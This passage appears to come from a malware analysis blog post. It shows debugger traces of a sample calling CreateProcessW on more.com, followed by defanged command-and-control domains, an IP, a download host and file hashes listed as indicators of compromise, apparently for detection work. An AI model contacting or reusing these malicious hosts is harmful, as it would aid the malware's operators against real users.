ST(5) 4005800000000000000 x87r5 Empty 64.0000000000000
ST(6) 4002800000000000000 x87r6 Empty 8.00000000000000
ST(7) 3FFDC00000000000000 x87r7 Empty 0.37500000000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0100
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  1  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
x87SW_I  0  x87SW_TOP 0 (ST0=x87r0)

Default (stdcall)   5   Unlocked
1: [esp+4] 00000000 00000000
2: [esp+8] 00440DA8 00440DA8 L"C:\\Windows\\SysWOW64\\mo
3: [esp+C] 00000000 00000000
4: [esp+10] 00000000 00000000
5: [esp+14] 00000001 00000001
```

```
Address  Hex                                              ASCII
77D51000 36 00 38 00 A0 C1 D5 77 1C 00 1E 00 80 C1 D5 77  6.8. ÁÕw.....ÁÕw
77D51010 28 00 2A 00 54 C1 D5 77 34 00 36 00 1C C1 D5 77  (.*.TÁÕw4.6..ÁÕw
77D51020 1E 00 20 00 FC C0 D5 77 1A 00 1C 00 E0 C0 D5 77  .. .üÀÕw....àÀÕw
77D51030 18 00 1A 00 C4 C0 D5 77 20 00 22 00 A0 C0 D5 77  ....ÄÀÕw .". ÀÕw
77D51040 30 00 32 00 6C C0 D5 77 2C 00 2E 00 3C C0 D5 77  0.2.lÀÕw,...<ÀÕw
77D51050 20 00 22 00 18 C0 D5 77 18 00 1A 00 FC BF D5 77   ."..ÀÕw....ü¿Õw
77D51060 10 00 12 00 E8 BF D5 77 24 00 26 00 F0 7B D5 77  ....è¿Õw$.&.ð{Õw
77D51070 18 00 00 00 00 00 00 00 84 17 D5 77 40 00 00 00  ..........Õw@...
77D51080 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00  ................
77D51090 7C 17 D5 77 40 00 00 00 00 00 00 00 00 00 00 00  |.Õw@...........
77D510A0 18 00 00 00 00 00 00 00 94 17 D5 77 40 00 00 00  ..........Õw@...
77D510B0 00 00 00 00 00 00 00 00 16 00 18 00 18 7C D5 77  .............|Õw
```


```
0019EB4C 707FD03F return to shdocvw.SetQueryNetSessionCount+16F from ???
0019EB50 00000000
0019EB54 00440DA8 L"C:\\Windows\\SysWOW64\\more.com"
0019EB58 00000000
0019EB5C 00000000
0019EB60 00000001
0019EB64 08000000
0019EB68 00000000
0019EB6C 00000000
0019EB70 0019F234
0019EB74 0019F6B0
0019EB78 00000000
0019EB7C 00440DA8 L"C:\\Windows\\SysWOW64\\more.com"
0019EB80 00000000
0019EB84 00000000
```

Command: Commands are comma separated (like assembly instructions): mov eax, ebx

Paused INT3 breakpoint at <kernel32.CreateProcessW> (75F288E0)!

Time Wasted Debugging: 0:00:46:32

We can also see *more.com* in the SYSWOW64 folder.



C:\Windows\SysWOW64

This PC > Local Disk (C:) > Windows > SysWOW64

Name	Date modified	Type	Size
MinstoreEvents.dll	12/7/2019 1:09 AM	Application extens...	17 KB
MiracastReceiver.dll	4/23/2022 4:15 PM	Application extens...	892 KB
MiracastReceiverExt.dll	4/23/2022 4:15 PM	Application extens...	57 KB
MirrorDrvCompat.dll	12/7/2019 1:10 AM	Application extens...	32 KB
miutils.dll	4/23/2022 4:15 PM	Application extens...	187 KB
mlang.dat	12/7/2019 1:09 AM	DAT File	658 KB
mlang.dll	4/23/2022 4:15 PM	Application extens...	194 KB
mmc.exe	4/23/2022 4:15 PM	Application	1,378 KB
mmc.exe.config	12/7/2019 1:12 AM	CONFIG File	4 KB
mmcbase.dll	12/7/2019 1:10 AM	Application extens...	136 KB
mmcndmgr.dll	4/23/2022 4:15 PM	Application extens...	1,665 KB
mmcshext.dll	12/7/2019 1:10 AM	Application extens...	116 KB
MMDevAPI.dll	4/23/2022 4:15 PM	Application extens...	412 KB
mmres.dll	12/7/2019 1:09 AM	Application extens...	4 KB
mmsys.cpl	12/7/2019 1:09 AM	Control panel item	436 KB
mode.com	12/7/2019 1:09 AM	MS-DOS Applicati...	26 KB
more.com	12/7/2019 1:09 AM	MS-DOS Applicati...	24 KB
moricons.dll	12/7/2019 1:10 AM	Application extens...	3 KB
mountvol.exe	12/7/2019 1:09 AM	Application	15 KB
MP3DMOD.DLL	12/7/2019 1:53 AM	Application extens...	89 KB
MP4SDECD.DLL	4/23/2022 4:15 PM	Application extens...	336 KB
MP43DECD.DLL	12/7/2019 1:53 AM	Application extens...	258 KB
mpg2splt.ax	4/23/2022 4:15 PM	AX File	200 KB
MPG4DECD.DLL	12/7/2019 1:53 AM	Application extens...	259 KB
mpr.dll	4/23/2022 4:15 PM	Application extens...	92 KB
mprapi.dll	12/7/2019 1:09 AM	Application extens...	426 KB

2,481 items | 1 item selected 24.0 KB | State: Shared |

In parallel we were also monitoring the network connections, The *Set-up.exe* tried to communicate with the following URL,

```
hittybanndwk[.]shop
racedsuitreow[.]shop
defenddsouneuw[.]shop
deallyharvenw[.]shop
priooozekw[.]shop
pumpkinkwquo[.]shop
abortinoiwiam[.]shop
surroundeocw[.]shop
covvercilverow[.]shop
steamcommunity[.]com
```

IOCs

1. IPs

```
165[.]227[.]121[.]41
```

2. URLs

```
downcheck[.]nyc3[.]cdn[.]digitaloceanspaces[.]com
hittybanndwk[.]shop
racedsuitreow[.]shop
defenddsouneuw[.]shop
deallyharvenw[.]shop
priooozekw[.]shop
pumpkinkwquo[.]shop
abortinoiwiam[.]shop
surroundeocw[.]shop
covvercilverow[.]shop
steamcommunity[.]com
```

3. Hashes

```
36a942a4e3308d47dfecbce2cd9c85ed316f877dbb85706f413cddcf04960a56
36c0dba42123f1bda46e4526af9a6fe2ceca755470703a45e90d5c0515c0044c
038511fc64801be03d8472a2f7a6ba8a27e0398cf876be1427c1463cf9190c80
11e3568f497c40331ee4a9e9973967e61b224e19204e09ed7451da3b74bd2ff5
fb64a5954b726d2d0f0bc26113a36dc8a86c469af994ceeaf2e2609743a0a557
80ae800e8b3a8091249d7e8b25a81788a3fe1ab5ece122bf0bd7ac458bc2f315
11d0f55c105883d203137a87a610ba793299dc4774fd6d8b3a86666a2c337041
6b2174db9f76580e59ff9fa91247491ce3da49172afe415ff8deb2a3fc7b97dc
d5a6714ab95caa92ef1a712465a44c1827122b971bdb28ffa33221e07651d6f7
a65d00beae117d1421b28ec9e6fe03893586eb7c96cd2089644901088129e24f
ccccadde7393f1b624cde32b38274e60bbe65b1769d614d129babdaeef9a6715
d4e5b7223d06cd464df898c6cf569ca00743e5e79e64009056602b09927d9bfe
95c8afbac49a7554453bfe509b11919a4e25742f292a11bac0ac467ec78b517a
92a918a88da8b8413381acad73ac093162d5237eedb1ef41c7c5aa604d3206ed
c3f6f6f1c310d0d61c2d07950fb2bd23d2b8a979e52d94cb623435aaed30ec60
fe65540f70c1a4c7d9625f8dc8f81fc47bacd0ffb65cb4b147e20b27a7d5d709
c2a583893795478556573db3a020ee607fabe7e37473d094d825f96c4912c43d
118de01fb498e81eab4ade980a621af43b52265a9fcbae5dedc492cdf8889f35
```

Tags: analysis security

- ← Previous Post
- Next Post →